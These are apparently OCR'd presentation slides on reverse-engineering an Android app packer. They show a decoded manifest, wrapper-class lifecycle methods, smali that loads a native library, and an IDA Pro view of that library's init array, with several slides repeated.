
RUNNING INTO A PACKER

Head first into packers…

- Finding the applications first entry point…

Package name

Main Activity
Entry Point




```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:versionCode="1"
        android:versionName="1.0"
        package="com.playgame.good.tankwars3D"
        installLocation="preferExternal"
        >
        <uses-sdk
                android:minSdkVersion="7"
                android:targetSdkVersion="15"
                >
        </uses-sdk>
        <application
                android:icon="@7F020001"
                android:name="com.merry.wapper.WapperApplication"
                android:debuggable="false"
                >
                <activity
                        android:name="com.letang.adunion.ads.JoyAdJoymeng"
                        android:launchMode="3"
                        android:screenOrientation="0"
                        configChanges="keyboardHidden|orientation"
                        >
```

Not impossible to be different,
however this also abnormal…

WAPPER FUNCTIONS?

Let's remember our life cycle




WapperApplication__clinit_@V
WapperApplication__init_@V
WapperApplication_attachBaseContext@VL
WapperApplication_onCreate@V

"main" class for first entry point

WAPPER FUNCTIONS?

Let's remember our life cycle

Execution flows down due to life cycle
(visually because it's alphabetical right now)




```
WapperApplication__clinit_@V
WapperApplication__init_@V
WapperApplication_attachBaseContext@VL
WapperApplication_onCreate@V
```

"main" class for first entry point

WAPPER FUNCTIONS?


Let's remember our life cycle

Execution flows down due to life cycle
(visually because it's alphabetical right now)



```
WapperApplication__clinit_@V
WapperApplication__init_@V
WapperApplication_attachBaseContext@VL
WapperApplication_onCreate@V
```

"main" class for first entry point




```
static void com.merry.wapper.WapperApplication.<clinit>()
const-string                     v0, aNsecure # "nsecure"
invoke-static                    {v0}, <void System.loadLibrary(ref) imp. @ System_loadLibrary>

locret:
return-void
Method End
```

WAPPER FUNCTIONS?


Let's remember our life cycle

Execution flows down due to life cycle
(visually because it's alphabetical right now)



```
WapperApplication__clinit_@V
WapperApplication__init_@V
WapperApplication_attachBaseContext@VL
WapperApplication_onCreate@V
```

"main" class for first entry point




```
static void com.merry.wapper.WapperApplication.<clinit>()
const-string                        v0, aNsecure # "nsecure"
invoke-static                       {v0}, <void System.loadLibrary(ref) imp. @ System_loadLibrary>

locret:
return-void
Method End
```


Let's open up libnsecure.so in IDA Pro

NATIVE LIFECYCLE CHECK

Let's remember our life cycle, again



```
.init_array:00004E40 ; ===========================================================
.init_array:00004E40
.init_array:00004E40 ; Segment type: Pure data
.init_array:00004E40                 AREA .init_array, DATA, ALIGN=0
.init_array:00004E40                 ; ORG 0x4E40
.init_array:00004E40                 DCB    0
.init_array:00004E41                 DCB    0
.init_array:00004E42                 DCB    0
.init_array:00004E43                 DCB    0
.init_array:00004E43 ; .init_array   ends
.init_array:00004E43
```

